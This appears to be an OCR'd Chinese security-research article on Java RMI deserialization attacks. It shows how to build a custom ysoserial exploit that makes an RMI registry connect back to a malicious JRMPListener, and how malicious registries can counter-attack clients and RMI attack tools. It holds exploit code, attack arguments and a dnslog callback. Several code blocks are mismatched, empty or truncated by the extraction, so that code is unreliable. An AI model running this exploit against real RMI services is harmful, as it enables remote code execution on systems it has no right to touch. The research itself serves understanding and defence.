在 `ysoserial/exploit` 下新建一个 exp。命名随意，这里命名为 `Pan_RMIExp1` ，如下所示。该 exp 的主要作用是发起一个 `lookup()` 请求并携带 `RemoteObjectInvocationHandler` ：

操作流程:

1. 使用 ysoserial 的 `exploit/JRMPListener` 开启恶意 RMI Server。参数输入为 `7771 URLDNS http://pipi.7z0fpi.dnslog.cn`







(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-3b39d138cfcd03683b3b873daee0fc57c0e1fab8.png)

1. 开启服务端的 RMI Server

2. 利用刚刚编写的 exp 对普通服务端发起攻击请求。参数输入为 `127.0.0.1 1099 127.0.0.1:7771`


Run/Debug Configurations
Application
CommonsCollections1
JRMPListener
JRMPClient
JRMPListener1
JRMPClient55
Pan_RMIExp1
Name: Pan_RMIExp1
Store as project file
Run on: Local machine
Manage targets...
Run configurations may be executed locally or on a target: for example in a Docker Container or on a remote host using SSH.
Build and run
Modify options Alt+M
JRE Alt+J
Main class Alt+C
java 8 SDK of 'ysoserial'
ysoserial.exploit.Pan_RMIExp1
Program arguments Alt+R
127.0.0.1 1099 127.0.0.1:7771
The fully-qualified name of the class that contains the main method. Example: com.package.
Working directory: D:\work\java\ysoserial
Environment variables:
Separate variables with semicolon: VAR=value; VAR1=value1
Open run/debug tool window when started
Code Coverage
Modify




(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-93c275ea407d86d52251ffe4d9e51f6d9d8ed596.png)

发送攻击后，被攻击的 Server 端可在 `HashMap#readObject` 处断点。并且 dnslog 也有记录。

攻击流程

攻击流程走一遍后不难发现。流程如图所示:



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-4a191061dd783c93e2b1d5cefe8457b793dab670.png)

明白基本的流程后，按照上图的流程来解释这个 exp 咋写的。解释时只说关键点，自己动手跟跟其实就能理解的了。


p1: payload1 是如何构造的

翻看的代码，不难发现其仿写了 RMI 的请求代码。


```
public static void exp1(String host,int port, String evilServer) throws Exception{
    Operation[] operations = new Operation[]{new Operation("void bind(java.lang.String, java.rmi.Remote)"), new Operation("java.la

    LiveRef liveRef =
        new LiveRef(new ObjID(ObjID.REGISTRY_ID),
            new TCPEndpoint(host, port, rmiClientSocketFactory: null, rmiServerSocketFactory: null),
             b: false);
    UnicastRef unicastRef = new UnicastRef(liveRef);

    ysoserial.payloads.JRMPClient jrmpClient = new ysoserial.payloads.JRMPClient();
    RemoteObjectInvocationHandler remoteObjectInvocationHandler = jrmpClient.getRemoteObjectInvocationHandler(evilServer);
    Remote r = (Remote) Proxy.newProxyInstance(
        Remote.class.getClassLoader(),
        new Class[]{Remote.class},
        remoteObjectInvocationHandler
    );
```

配置RMI请求地址

配置Remote对象



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-189bc4f7079e9e221c18bfc4be231f073e81f495.png)



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach

(https://sns3.b.qianxin.com/attack_forum/2021/09/attach-b20b8e67c76955e69deaec7305964bf958cc1339.png)

1. `UnicastRef` 用于发送 RMI 请求，而 `LiveRef` 用于配置 `UnicastRef` 的请求地址
2. 通过对象代理准备一个 `Remote对象` ，其 `InvocationHandler` 为 `RemoteObjectInvocationHandler` 。这个 `InvocationHandler` 在 `registryFilter` 的白名单中。为 `RemoteObjectInvocationHandler` 设置了 *evilServer* 的地址。
3. 配置 `UnicastRef` ， `newCall()` 的第三个参数 2 表示是 `lookup()` 请求。为什么要用 lookup 请求呢？前文说过 jdk8u 较高版本 bind 请求检测了来源 IP，但是 lookup 却没有。
4. 至于为什么要手工仿写一个 lookup 请求，因为自带的 `Naming.lookup` 只能发 `String类型` 的对象，也由于 `Naming类` 是 `final` 的没法继承重写，所以这里便手工仿写一个。

p2: 为什么 Server 会反连 Evil Server

当此 exp 发送到 Server 端时，会走到 `RegistryImpl_Skel#dispatch` 的 `case 2` ，也就是 Server 处理 lookup 请求的地方。

```
case 2:
    try {
        var8 = var2.getInputStream();   var2: StreamRemoteCall@1031
        var7 = (String)var8.readObject();
    } catch (ClassNotFoundException | IOException var73) {
        throw new UnmarshalException("error unmarshalling arguments", var73);
    } finally {
        var2.releaseInputStream();
```

```
    var80 = var6.lookup(var7);
```


(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-e9568f692dcf29d2c406cb0a7546c7130f7811cb.png)

走过 `readObject()` 后，程序会来到 `RemoteObject#readObject` ， `RemoteObject` 是 `RemoteObjectInvocationHandler` 父类。

跟进 `ref.readExternal(in);` ，经过如下调用:

```
public interface MyRmiService extends Remote {
```

在 `LiveRef#read` 中，用反序列化还原了 `RemoteObjectInvocationHandler` 。我们在 exp 为 `RemoteObjectInvocationHandler` 配置的 *evilServer* 的地址就顺利的赋值给 `LiveRef var5` ，并返回。返回后会赋值给 `UnicastRef.ref` 。若后续程序有调用 `UnicastRef.ref#invoke` ，则可反连 *evilServer*。


public static LiveRef read(ObjectInput var0, boolean var1) throws IOException
TCPEndpoint var2; var2 (slot_2): TCPEndpoint@1349
if (var1) { var1: false
var2 = TCPEndpoint.read(var0);
} else {
var2 = TCPEndpoint.readHostPortFormat(var0); var2 (slot_2): TCPEndpo
}
ObjID var3 = ObjID.read(var0); var0: ConnectionInputStream@1342
boolean var4 = var0.readBoolean();
LiveRef var5 = new LiveRef(var3, var2, false);
if (var0 instanceof ConnectionInput
ConnectionInputStream var6 = (C
var6.saveRef(var5);
if (var4) {
var6.setAckNeeded();
}
} else {
DGCClient.registerRefs(var2, Arrays.asList(var5));
}
var2 = {TCPEndpoint@1349} ... toString()
host = "127.0.0.1"
port = 7771

```
return var5;
```

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-c5d2a327cfcca573f7f90139b1702014e478e4be.png)

后续调用 `UnicastRef.ref#invoke` 的入口就在 `RegistryImpl_Skel#dispatch` 中:


```
case 2:
    try {
        var8 = var2.getInputStream();
        var7 = (String)var8.readObject();
    } catch (ClassNotFoundException | IOException var73) {
        throw new UnmarshalException("error unmarshalling arguments", var73);
    } finally {
        var2.releaseInputStream();
    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-b612b2963a7643c2cbc6e1a695e85b11602a22d3.png)

触发 `UnicastRef.ref#invoke` 的调用栈为:

```
public void hello() throws RemoteException;
```

在此处开始反连 *evilServer*。



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-be28b4eb460afa106eed57326c4592d1f48e408b.png)

p3: Evil Server 作用

这个会在下节“Client 端被反序列化攻击”进行一定的分析，现在只需要知道 ysoserial `exploit/JRMPListener` 的作用就是发送反序列化 payload，并且设置一个关键的字节。这个关键字节下文会说。

p4: Server 为何会反序列化 payload2

接着 p3 的流程，跟进 `UnicastRef#invoke` ，其调用了 `StreamRemoteCall#executeCall` 。这个函数简单抽象如下:

```
}
```

var1 是根据 evilServer 发来的数据反序列化的来的。得是 2 才能进入反序列化。普通的 RMI Server 在这里都是返回的 1。前文 p3 说的“*ysoserial `exploit/JRMPListener` 的作用就是发送反序列化 payload，并且设置一个关键的字节*“ 其实就是这个字节。

Server 作为 Client 反连 *evilServer* 的调用栈中并没有设置 `序列化Filter` ，所以在这个阶段就能正常打反序列化 payload 了。

在 `jdk8u242-b07` 这一版本里，可以发现在 `dispatch()` 中不再直接 `readObject()` 反序列化 Client 端数据，而是采用 `readString()` 的形式避免了直接反序列化。 在线源码 (https://hg.openjdk.java.net/jdk8u/jdk8u/jdk/file/034a65a05bfb/src/share/classes/sun/rmi/registry/RegistryImpl_Skel.java)

```
120             case 2: // lookup(String)
121             {
122                 java.lang.String $param_String_1;
123                 try {
124                     ObjectInputStream in = (ObjectInputStream)call.getInputStream();
125                     $param_String_1 =
126                             SharedSecrets.getJavaObjectInputStreamReadString().readString(in);
127                 } catch (ClassCastException | IOException e) {
128                     call.discardPendingRefs();
129                     throw new java.rmi.UnmarshalException("error unmarshalling arguments", e);
130                 } finally {
131                     call.releaseInputStream();
132                 }
133                 java.rmi.Remote $result = server.lookup($param_String_1);
134                 try {
135                     java.io.ObjectOutput out = call.getResultStream(true);
136                     out.writeObject($result);
137                 } catch (java.io.IOException e) {
138                     throw new java.rmi.MarshalException("error marshalling return", e);
139                 }
140                 break;
141             }
142
```


(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-9fd262ddad4f7ebdf1fc25dee4cd9a903ade0245.png)

所以目前来说，暂时无法通过 Client 端直接发送 payload 给 Registry 端进行攻击了。

由于 RMI 通信时，所有数据对象都是序列化传输的。所以 Client 端被反序列化攻击也不足为奇。

本节的 Demo 中 Server 端同前文的 Demo。Client 端代码如下:

```
import java.rmi.RemoteException;
```

仅仅只是做了一个 `lookup()` 操作。Debug 调试时可以发现，在 `sun.rmi.registry.RegistryImpl_Stub#lookup` 处，请求完 Registry 后就对回传数据进行反序列化:

```
import java.rmi.server.UnicastRemoteObject;
```

前文分析攻击 Registry 时并没有详细分析 Registry 如何包装数据返回的，如何自定义这些数据，这一部分值得分析。

在 `sun.rmi.registry.RegistryImpl_Skel#dispatch` 中， `switch()` 判断了 Client 端发来的 `opnum` 后，代码如下:

```
```

最后 Reigstry 端会将这些对象输出流回传给 Client。完成一个 RMI `lookup()` 请求。

分析后可知，Registry 端将 `Remote Object对象` 封装进 `RemoteCall` 的对象输出流中，若我们自己仿写一个恶意 Registry 端，那是不是所有来 `lookup()` 恶意 Registry 端的 Client 都会被攻击呢?

确实是这样，ysoserial 中就有一个叫 `exploit/JRMPServer` 的 exp，前文我们也用过它来打过”作为 Client 端的 Registry”。不过它打 Client 端的反序列化点并不是在 `sun.rmi.registry.RegistryImpl_Stub#lookup` ，而是在 `sun.rmi.transport.StreamRemoteCall#executeCall` 。调用栈为:

```
public class MyRmiServiceImpl extends UnicastRemoteObject implements MyRmiService {
```

代码如下：

```
public MyRmiServiceImpl() throws RemoteException {
```

所以，当 RMI Client 端对 `exploit/JRMPServer` 开启的 RMI Server 发起了 RMI 请求，将会被反制。

既然 Client 端会被 Server 端反打，那那些利用 RMI 作攻击的工具是否存在被反制的风险呢？下面来简单看看。

在测试之前，先把 ysoserial 的 `exploit/JRMPListener` 起来以便后续测试。

ysoserial – exploit/RMIRegistryExploit

该 Exp 会在 `main()` 中对 RMI Registry 进行 `list()` 操作：

```
}
```

而 `list()` 操作会调用 `UnicastRef#invoke` ，这个调用点正好是前文分析”Client 端被反序列化攻击”中，Client 端被打的调用链。所以该 Exp 存在被 Server 端反制的风险。

贴个调用栈:

```
```

RmiTaste

该工具项目地址如下，项目的 ReadMe 已经说的很清楚了：

https://github.com/STMCyber/RmiTaste (https://github.com/STMCyber/RmiTaste)


主要用于 RMI 服务的探测、枚举和攻击，下面来看看使用该工具是否会被 Server 端反制

